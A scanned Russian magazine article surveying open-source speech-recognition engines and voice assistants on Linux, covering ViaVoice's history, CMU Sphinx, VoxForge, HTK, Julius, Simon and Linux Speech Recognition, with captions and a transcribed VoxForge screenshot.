
Надо понимать, что движок распознавания речи и интерфейс к нему — это разные вещи. Таков базовый принцип архитектуры Linux — разделение сложного механизма на более простые составные части. Самая сложная работа ложится на плечи движков. Обычно это скучная консольная программа, работающая незаметно для пользователя. Пользователь же взаимодействует в основном с программой-интерфейсом. Создать интерфейс несложно, поэтому основные усилия разработчики направляют именно на разработку открытых движков распознавания речи.

ЧТО БЫЛО РАНЬШЕ

Исторически сложилось так, что все системы работы с речью в Linux развивались не спеша и скачкообразно. Причина не в криворукости разработчиков, а в высоком уровне вхождения в среду разработки. Написание кода системы для работы с голосом требует высокой квалификации программиста. Поэтому, перед тем как начать разбираться с системами работы с речью в Linux, не-

обходимо сделать небольшой экскурс в историю. Была когда-то в IBM такая чудесная операционная система — OS/2 Warp (Merlin). Вышла она в сентябре далекого уже 1996 года. Кроме того, что она обладала очевидными преимуществами перед всеми остальными операционками, OS/2 была укомплектована весьма продвинутой системой распознавания речи — IBM ViaVoice. Для того времени это было очень круто, учитывая, что ОС работала на системах с 486-м процессором с объемом ОЗУ от 8 Мбайт (!).

Как известно, OS/2 проиграла битву Windows, однако многие ее компоненты продолжили существовать независимо. Одним из таких компонентов стала та самая IBM ViaVoice, превратившаяся в самостоятельный продукт. Так как IBM всегда любила Linux, ViaVoice была портирована на эту ОС, что дало детищу Линуса Торвальдса самую передовую для своего времени систему распознавания речи.



OS/2 Warp — система, которую мы потеряли

К сожалению, судьба ViaVoice сложилась не так, как хотели бы линуксоиды. Сам движок распространялся бесплатно, но его исходники оставались закрытыми. В 2003 году IBM продала права на технологию канадо-американ-

ской компании Nuance. Nuance, разработавшая, пожалуй, самый успешный коммерческий продукт для распознавания речи — Dragon Naturally Speeking, здравствует и ныне. На этом бесславная история ViaVoice в Linux практически закончилась. За то короткое время, что ViaVoice была бесплатной и доступной линуксоидам, к ней разработали несколько интерфейсов, таких, например, как Xvoice. Однако проект давно заброшен и ныне практически неработоспособен.

ЧТО СЕГОДНЯ?

Сегодня все гораздо лучше. В последние годы, после открытия исходников Google Voice API, ситуация с развитием систем распознавания речи в Linux значительно улучшилась, выросло качество распознавания. Например, проект Linux Speech Recognition на основе Google Voice API показывает очень неплохие результаты для русского языка. Все движки работают примерно одинаково: сначала звук с микрофона устройства юзера попадает в систему распознавания, после чего либо голос обрабатывается на локальном устройстве, либо запись отправляется на удаленный сервер для дальнейшей обработки. Второй вариант больше подходит для смартфонов или планшетов. Собственно, именно так и работают коммерческие движки — Siri, Google Now и Cortana.

Из всего многообразия движков для работы с человеческим голосом можно выделить несколько активных на данный момент.




INFO

Самое сложное звено в машинном распознавании речи – естественный человеческий язык.

CMU SPHINX

Большая часть разработки CMU Sphinx ведется в университете Карнеги — Меллона. В разное время над проектом работали и Массачусетский технологический институт, и покойная ныне корпорация Sun Microsystems. Исходники движка распространяются под лицензией BSD и доступны как для коммерческого, так и для некоммерческого использования. Sphinx — это не пользовательское приложение, а, скорее, набор инструментов, который можно применить в разработке приложений для конечных пользователей. Sphinx сейчас — это крупнейший проект по распознаванию речи. Он состоит из нескольких частей:

- Pocketsphinx — небольшая быстрая программа, обрабатывающая звук, акустические модели, грамматики и словари;
- библиотека Sphinxbase, необходимая для работы Pocketsphinx;



WARNING

Установка многих из описанных систем распознавания речи – нетривиальная задача!

- Sphinx4 — собственно библиотека распознавания;
- Sphinxtrain — программа для обучения акустическим моделям (записям человеческого голоса).

Проект развивается медленно, но верно. И главное — его можно использовать на практике. Причем не только на ПК, но и на мобильных устройствах. К тому же движок очень хорошо работает с русской речью. При наличии прямых рук и ясной головы можно настроить распознавание русской речи с помощью Sphinx для управления домашней техникой или умным домом. По сути, можно обычную квартиру превратить в умный дом, чем мы и займемся во второй части этого обзора. Реализации Sphinx имеются для Android, iOS и даже Windows Phone. В отличие от облачного способа, когда работа по распознаванию речи ложится на плечи серверов Google ASR или Яндекс SpeechKit, Sphinx работает точнее, быстрее и дешевле. И полностью локально. При желании можно научить Sphinx русской языковой модели и грамматике пользовательских запросов. Да, придется немного потрудиться при установке. Равно как и настройка голосовых моделей и библиотек Sphinx — занятие не для новичков. Так как основа CMU Sphinx — библиотека Sphinx4 — написана на Java, можно включать ее код в свои приложения для распознавания речи. Конкретные примеры использования будут описаны во второй части нашего обзора.

VoxForge

Особо выделим понятие речевого корпуса. Речевой корпус — это структурированное множество речевых фрагментов, которое обеспечено программными средствами доступа к отдельным элементам корпуса. Иными словами — это набор человеческих голосов на разных языках. Без речевого корпуса невозможна работа ни одной системы распознавания речи. В одиночку или даже небольшим коллективом создать качественный открытый речевой корпус сложно, поэтому сбором записей человеческих голосов занимается специальный проект — VoxForge. Любой, у кого есть доступ к интернету, может поучаствовать в создании речевого корпуса, просто записав и отправив фрагмент речи. Это можно сделать даже по телефону, но удобней воспользоваться сайтом. Конечно, кроме собственно аудиозаписи, речевой корпус должен включать в себя дополнительную информацию, такую как фонетическая транскрипция. Без этого запись речи бессмысленна для системы распознавания.



Приложения Переход Система 954 б/с 1,1 кб/с 0 °C Сб., 27 февр., 23:33

Free Speech... Recog ×

www.voxforge.org

Пароли. Etxt.ru Хакер Радио Дробилка Hotmail Макс Корж ПУ РД www.makskorzh 8 способов отме CNN Fox News » Другие закладки

VoxForge

Username Password login

Click here to register.

Home · Read · Listen · Forums · Develop · Downloads · About

Languages

Български
Catalan
Deutsch
Ελληνικά
Español
Français
עברית
Hrvatski
Italiano
Nederlands
فارسی
Português
Русский
Shqip
Türkçe
Українська

VoxForge was set up to collect transcribed speech for use with Free and Open Source Speech Recognition Engines (on Linux, Windows and Mac).

We will make available all submitted audio files under the GPL license, and then 'compile' them into acoustic models for use with Open Source speech recognition engines such as CMU Sphinx, ISIP, Julius (github) and HTK (note: HTK has distribution restrictions).

Why Do We Need Free GPL Speech Audio?

Most acoustic models used by 'Open Source' speech recognition (or Speech-to-Text) engines are closed source. They do not give you access to the speech audio and transcriptions (i.e. the speech corpus) used to create the acoustic model.

The reason for this is that Free and Open Source ('FOSS') projects are required to purchase large speech corpora with restrictive licensing. Although there are a few instances of small FOSS speech corpora that could be used to create acoustic models, the vast majority of corpora (especially large corpora best suited to building good acoustic models) must be purchased under restrictive licenses.

How Can You Help?

Record yourself reading some text and upload your recordings to VoxForge.

Other Options.

Submit Speech Using Computer

Download QuickStart

Диалоги - Google Chrome | Free Speech... Recogniti... | Речь.doc - LibreOffice W... | Новые правила размет... | Картинки_для_статьи_п...

VoxForge — стартовый портал для тех, кто хочет внести свой вклад в разработку открытых систем распознавания речи


HTK, JULIUS И SIMON

HTK — Hidden Markov Model Toolkit — это инструментарий для исследования и разработки средств распознавания речи с использованием скрытых марковских моделей, разрабатывается в Кембриджском университете под патронажем Microsoft (Microsoft когда-то выкупила этот код у коммерческого предприятия Entropic Cambridge Research Laboratory Ltd, а затем вернула его Кембриджу вместе с ограничивающей лицензией). Исходники проекта доступны всем желающим, но использование кода HTK в продуктах, предназначенных для конечных пользователей, запрещено лицензией. Однако это не означает, что HTK бесполезен для Linux-разработчиков: его можно использовать как вспомогательный инструмент при разработке открытых (и коммерческих) средств распознавания речи, что и делают разработчики открытого движка Julius, который разрабатывается в Японии. Julius лучше всего работает с японским языком. Великий и могучий тоже не обделен, ведь в качестве голосовой базы данных используется все тот же VoxForge.

Возможности HTK и Julius активно используются в приложении Simon. Проект запущен еще в 2007 году и до сих пор пребывает в перманентной бете. Движок использует библиотеки KDE, CMU Sphinx и/или Julius и акустические модели проекта VoxForge. Есть версии для Windows и Linux. Разработка Simon ведется в рамках проекта KDE в составе рабочей группы KDE Accessibility. Последняя версия Simon — 0.4.1 — вполне себе юзабельное приложение для бета-версии.

В Simon включены инструменты для создания голосовых и акустических моделей, распознавания речи и организации управления голосом. Кроме управления десктопом, Simon может использоваться для аутентификации голосом, голосового управления роботами и устройствами. Главный приоритет разработчики отдают предоставлению средств для работы на компьютере людей с ограниченными возможностями.

Помимо описанных выше, существуют и другие проекты по распознаванию речи, такие как Kaldi, наработки которого используются сейчас в других проектах. Однако в рамках данного обзора мы не будем их касаться. И дело не в том, что они не заслуживают внимания, а в том, что большинство из них скорее мертвы, чем живы. Более-менее активно развиваются лишь Sphinx и его производные, Simon, HTK и Julius. Смотри подробности на сайте Саймона.



Саймон говорит и выглядит довольно прилично

ЛУЧШИЕ ДРУЗЬЯ ЧЕЛОВЕКА

Голосовые ассистенты частично воплощают мечту создателей всех систем для распознавания речи. Конечно, еще далеко до возможности полноценного общения пользователя и искусственного интеллекта машины, но уже сегодня можно искать информацию в интернете, запускать приложения, диктовать

текст, прокладывать маршруты, управлять кофеваркой и холодильником, переписываться с друзьями в соцсетях и прочая, и прочая... Условно все голосовые ассистенты можно разделить на две группы: те, которые так или иначе используют Google Voice API, и остальные. Остальные — это, например, ставшая уже знаменитой Cortana от Microsoft, которая, по слухам, скоро станет доступна для Android и iOS, что теоретически означает возможность портирования ее и на чистый Linux-десктоп. Или Siri — детище Apple, которое яблочная компания оберегает от любого стороннего использования как зеницу ока.

После открытия компанией Google своего API для работы с голосом персональные ассистенты для Linux начали появляться один за другим.

Голосовые ассистенты – один из основных трендов IT-индустрии


Вот правда. Именно так

LINUX SPEECH RECOGNITION

В начале 2013 года, после закрытого бета-тестирования был переведен в разряд свободных проект по созданию системы распознавания речевых команд на базе Google Voice API. Система позволяет через управление голосом запускать программы, выполнять операции с файлами, открывать сайты, находить ответы на произвольные вопросы, создавать электронные письма, диктовать текст документов, запускать приложения и так далее.

Вначале проект развивался независимым энтузиастом для организации речевого управления Ubuntu, но в текущем виде его код не привязан к особенностям данной системы и может быть использован в любых дистрибутивах.

Код проекта написан на языке Python и открыт под лицензией GPLv3. Распознавание речи реализовано через обращение к Google Voice API, который демонстрирует достаточно неплохие результаты для русского языка. [Вся дополнительная инфа тут](#).

